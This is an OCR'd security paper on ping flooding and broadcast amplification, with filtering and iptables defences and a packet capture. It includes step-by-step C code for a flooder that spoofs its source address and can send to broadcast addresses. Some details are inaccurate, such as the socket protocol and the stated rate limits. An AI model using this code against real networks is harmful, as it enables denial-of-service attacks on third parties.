
Proof of Concept code: http://tomicki.net/ping.flooding.php#10
PGP Public Key: http://tomicki.net/gpg.php

Ping Flooding

One of the oldest network attacks around. It's goal is to saturate the network with ICMP traffic. No very effective today, because it requires a large amount of bandwidth to be successful. However a small variation of the attack method can make it still feasible.

Ping Basics


First some background information. Today's networks are based on the seven-layer ISO/OSI model developed in the 1st half of the 1980s. It represents a hierarchical structure, where each level has its job and methods of communicating with the layer above and below it. The basic functions of each of the OSI layers:



The mechanism that the **ping** utility is based on is part of the Internet Control Message Protocol (ICMP). It is used for verifying end-to-end connectivity in IP networks, and is considered a sufficient verification of layer 3 functionality. The initiating host sends an ICMP echo request packet, and awaits for an ICMP echo reply packet send from the other end point. If the reply is received, there are valid routes to and from the destination node (host), and the network layer of the OSI model is working properly.


Attack Vectors

ICMP can be abused in the following scheme: the attacker sends echo request packets with spoofed source IP addresses, and ties up the victim into spending all his time on replying to non-existent senders. The attack can be further strengthened by sending large datagram sizes (exceeding 65536 octets). Early operating systems would crash when receiving such oversized packets (also known as PING of Death). Sending large datagrams further strains the victim's network throughput, because his border router may have to spend lots of time fragmenting the oversized packets. To get an idea of a basic PING exchange see a network traffic dump (at the end of this document) created with ethereal.



The goal of the of this attack is to saturate the victims network with ICMP traffic and waste all his CPU time on replying to our spoofed packets. There are at least three valid reasons that make this attack unfeasible in today's network environment. First of all even if the attack is successful, the attackers computer has to be tied up during the attack, because it has to constantly craft and send spoofed ICMP packets. The assumption that this attack will be able to saturate the victim's network would be valid if concerning old 10BaseT networks. Today's network media is usually capable of providing more bandwith than necessary for a single computer. Thirdly, the number of network administrators that are allowing echo requests to enter their networks has fallen in recent years, along with the increased usage of Intrusion Detection Systems (IDS) and constant anomaly monitoring at the ISP level.

There is however a way to make this attack feasible even in today's environment. It is due to the broadcast mechanism build into IPv4. It is stated that a packet send to an IP address containing all 1s in the host part of the address is destined to be processed by every host in the network. This means that one can send an echo request packet to a network's broadcast address and have all host in the network reply to it. When spoofing the source address the attacker uses a valid address of the victim, and has all hosts on the network that receive the broadcasted echo request reply to it. The attack scheme looks as follows:



Using this technique the attacks strength gets amplified by the resources (network bandwidth and CPU time of the zombie network that is used to undertake this attack), making the attack much more severe.

Defending your hosts/networks

It is relatively simple to defend your hosts from taking part (the part the large university network plays) in attacks of this nature. Filtering traffic that has a destination equal to your network's broadcast address is the most effective measure to protect yourself from being a part of the attack. There is really no reason why there should be broadcasts coming into your network from outside. The IETF seems to agree with me, because there is no broadcast

mechanism in Ipv6.

Protecting yourself from becoming a victim in the attack is a bit more complicated. Your first solution would be filtering incoming echo request packets. The second approach involves using netfilter and its "limit" module. From the man pages:

```
limit
   This  module  matches at a limited rate using a token bucket
filter.  A
   rule using this extension  will  match  until  this  limit  is
reached
   (unless  the '!' flag is used).  It can be used in combination
with the
   LOG target to give limited logging, for example.

   --limit rate
        Maximum average matching rate: specified as a  number,
with  an
        optional  '/second',  '/minute',  '/hour', or '/day'
suffix; the
         default is 3/hour.

   --limit-burst number
        Maximum initial number of packets to  match:  this  number
gets
        recharged  by  one  every  time the limit specified above
is not
        reached, up to this number; the default is 5.
```

A very simple firewall configuration would look like this:

```
Example iptables config:
-A main -p icmp --icmp-type echo-request -m limit --limit 5s
     --limit-burst 5 -j ACCEPT
-A main -p icmp --icmp-type echo-request -j DROP
```

Such a configuration would start blocking ping echo requests if their number reaches 25 packets/s and will then start allowing packets when the rate falls to 5/s. There are many other firewalls and Intrusion Detection Systems on the market that prevent ping flooding attacks, but they are beyond the scope of this paper. See [1] and [2] for details.

Proof of Concept (IPv4) - A programmers perspective

Creating a simple ping flooding program is relatively straight forward.

- Create a raw socket.
- Allocate memory for your packet.
- Craft an IP header and an ICMP header.
- Use sendto() to put your datagrams on the wire.

Lets begin with creating a raw socket. To do this your program must be running with effective user id == 0 (root). We can easily check this:

```
#include <unistd.h>

int euid = geteuid();
if (euid) {
        printf("euid 0 is required (currently %d)\n", euid);
        return 0;
}
```

Once we've got that out of the way we can procede to creating our socket.

```
int socket(int domain, int type, int protocol);

sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
if (sockfd < 0) {
        perror("cannot create socket");
        return false;
}
```

We set our protocol to IPPROTO_TCP because we will be using TCP/IP with our socket. Next we indicate that we would like IP headers sent with our packets.

```
int on(1);
if (setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, (char*)&on,
        sizeof(on)) == -1) {
        perror("cannot setservaddr");
        return false;
}
```

We must allow our socket to send datagrams to broadcast addresses.

```
if (setsockopt (sockfd, SOL_SOCKET, SO_BROADCAST, (const char*)&on,
        sizeof (on)) == -1) {
        perror("setsockopt");
        return (0);
}
```

Next thing you must do is allocate memory for your packet.

```
int packet_size = (sizeof (struct iphdr) +
                                    sizeof (struct icmphdr) +
payload_size) * sizeof (char);

char *packet = (char *) malloc (packet_size);

if (!packet) {
        perror("setsockopt");
        close(sockfd);
                return (0);
}

struct iphdr *ip = (struct iphdr *) packet;
struct icmphdr *icmp = (struct icmphdr *) (packet + sizeof (struct
```

```
iphdr));
```

Craft our headers IP and ICMP headers.

```
memset (packet, 0, packet_size);

ip->version = 4;
ip->ihl = 5;
ip->tot_len = htons (packet_size);
ip->id = rand ();
ip->ttl = 255;
ip->protocol = IPPROTO_ICMP;
ip->saddr = saddr;
ip->daddr = daddr;

icmp->type = ICMP_ECHO;
icmp->un.echo.sequence = rand();
icmp->un.echo.id = rand();
```

In the above saddr and daddr are the source and destination addresses for our packets. We can read them from the program arguments very easily:

```
saddr = inet_addr(argv[1]); // source in form A.B.C.D
daddr = inet_addr(argv[2]); // destination in form A.B.C.D
// ex: ./ping-flood 63.23.87.192 195.187.102.64
```

Calculate checksums for the headers, using the following function:

```
unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
        register long sum;
        u_short oddbyte;
        register u_short answer;

        sum = 0;
        while (nbytes > 1) {
                sum += *ptr++;
                nbytes -= 2;
        }

        if (nbytes == 1) {
                oddbyte = 0;
                *((u_char *) & oddbyte) = *(u_char *) ptr;
                sum += oddbyte;
        }

        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        answer = ~sum;

        return (answer);
}


ip->check = in_cksum ((u16 *) ip, sizeof (struct iphdr));
```

```
icmp->checksum = in_cksum((u16 *)icmp, sizeof(struct icmphdr));
```

Create and fill a sockaddr_in structure to use with sendto().

```
sockaddr_in servaddr;
servaddr.sin_family = AF_INET;
servaddr.sin_addr.s_addr = daddr;
memset(&servaddr.sin_zero, 0, sizeof (servaddr.sin_zero));
```

Send our datagrams:

```
if (sendto(sockfd, packet, packet_size, 0, (const sockaddr*)
&servaddr,
        sizeof (servaddr)) == -1) {
        // something went wrong check what and why!
}
```

If you combine sending code I just mentioned above with a loop, you have a simple ping flooding program. See my code for details.

Proof of Concept (IPv4) - C++ Code

Proof of concept code available at http://tomicki.net/ping.flooding.php#10.

References

- [1] RFC 791 - Internet Protocol, September 1981
- [2] RFC 792 - Internet Control Message Protocol, September 1981
- [3] Denial-Of-Service attacks http://home.tvd.be/ws36178/security/topsecret/dos.html
- [4] The Netfilter Project http://www.netfilter.org/
- [5] Cisco Pix Firewall "http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/
- [6] Snort http://www.snort.org/
- [7] Linux 2.4 Packet Filtering HOWTO http://www.netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html

Basic PING exchange dump created with Ethereal

```
No.     Time        Source                Destination           Protocol Info
      1 0.000000    192.168.1.100         192.168.1.1           ICMP     Echo (ping) request

Frame 1 (98 bytes on wire, 98 bytes captured)
    Arrival Time: Mar 22, 2005 11:19:22.696006000
    Time delta from previous packet: 0.000000000 seconds
    Time since reference or first frame: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 98 bytes
    Capture Length: 98 bytes
Ethernet II, Src: 00:50:8d:f9:18:fa, Dst: 00:04:5a:ee:f6:b3
    Destination: 00:04:5a:ee:f6:b3 (LinksysG_ee:f6:b3)
```

```
    Source: 00:50:8d:f9:18:fa (AbitComp_f9:18:fa)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.1 (192.168.1.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 84
    Identification: 0x0000 (0)
    Flags: 0x04 (Don't Fragment)
        0... = Reserved bit: Not set
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (0x01)
    Header checksum: 0xb6f3 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.1 (192.168.1.1)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xb2b7 (correct)
    Identifier: 0xce10
    Sequence number: 0x0000
    Data (56 bytes)

0000  00 04 5a ee f6 b3 00 50 8d f9 18 fa 08 00 45 00   ..Z....P......E.
0010  00 54 00 00 40 00 40 01 b6 f3 c0 a8 01 64 c0 a8   .T..@.@......d..
0020  01 01 08 00 b2 b7 ce 10 00 00 9a 53 40 42 a7 9e   ...........S@B..
0030  0a 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15   ................
0040  16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25   .......... !"#$%
0050  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35   &'()*+,-./012345
0060  36 37                                            67

No.     Time        Source                Destination           Protocol Info
      2 0.000421    192.168.1.1           192.168.1.100         ICMP     Echo (ping) reply

Frame 2 (98 bytes on wire, 98 bytes captured)
    Arrival Time: Mar 22, 2005 11:19:22.696427000
    Time delta from previous packet: 0.000421000 seconds
    Time since reference or first frame: 0.000421000 seconds
    Frame Number: 2
    Packet Length: 98 bytes
    Capture Length: 98 bytes
Ethernet II, Src: 00:04:5a:ee:f6:b3, Dst: 00:50:8d:f9:18:fa
    Destination: 00:50:8d:f9:18:fa (AbitComp_f9:18:fa)
    Source: 00:04:5a:ee:f6:b3 (LinksysG_ee:f6:b3)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.1 (192.168.1.1), Dst Addr: 192.168.1.100 (192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 84
    Identification: 0x0000 (0)
    Flags: 0x00
        0... = Reserved bit: Not set
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (0x01)
    Header checksum: 0xf6f3 (correct)
    Source: 192.168.1.1 (192.168.1.1)
    Destination: 192.168.1.100 (192.168.1.100)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xbab7 (correct)
    Identifier: 0xce10
    Sequence number: 0x0000
    Data (56 bytes)

0000  00 50 8d f9 18 fa 00 04 5a ee f6 b3 08 00 45 00   .P......Z.....E.
0010  00 54 00 00 00 00 40 01 f6 f3 c0 a8 01 01 c0 a8   .T....@.........
0020  01 64 00 00 ba b7 ce 10 00 00 9a 53 40 42 a7 9e   .d.........S@B..
0030  0a 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15   ................
0040  16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25   .......... !"#$%
0050  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35   &'()*+,-./012345
0060  36 37                                            67
```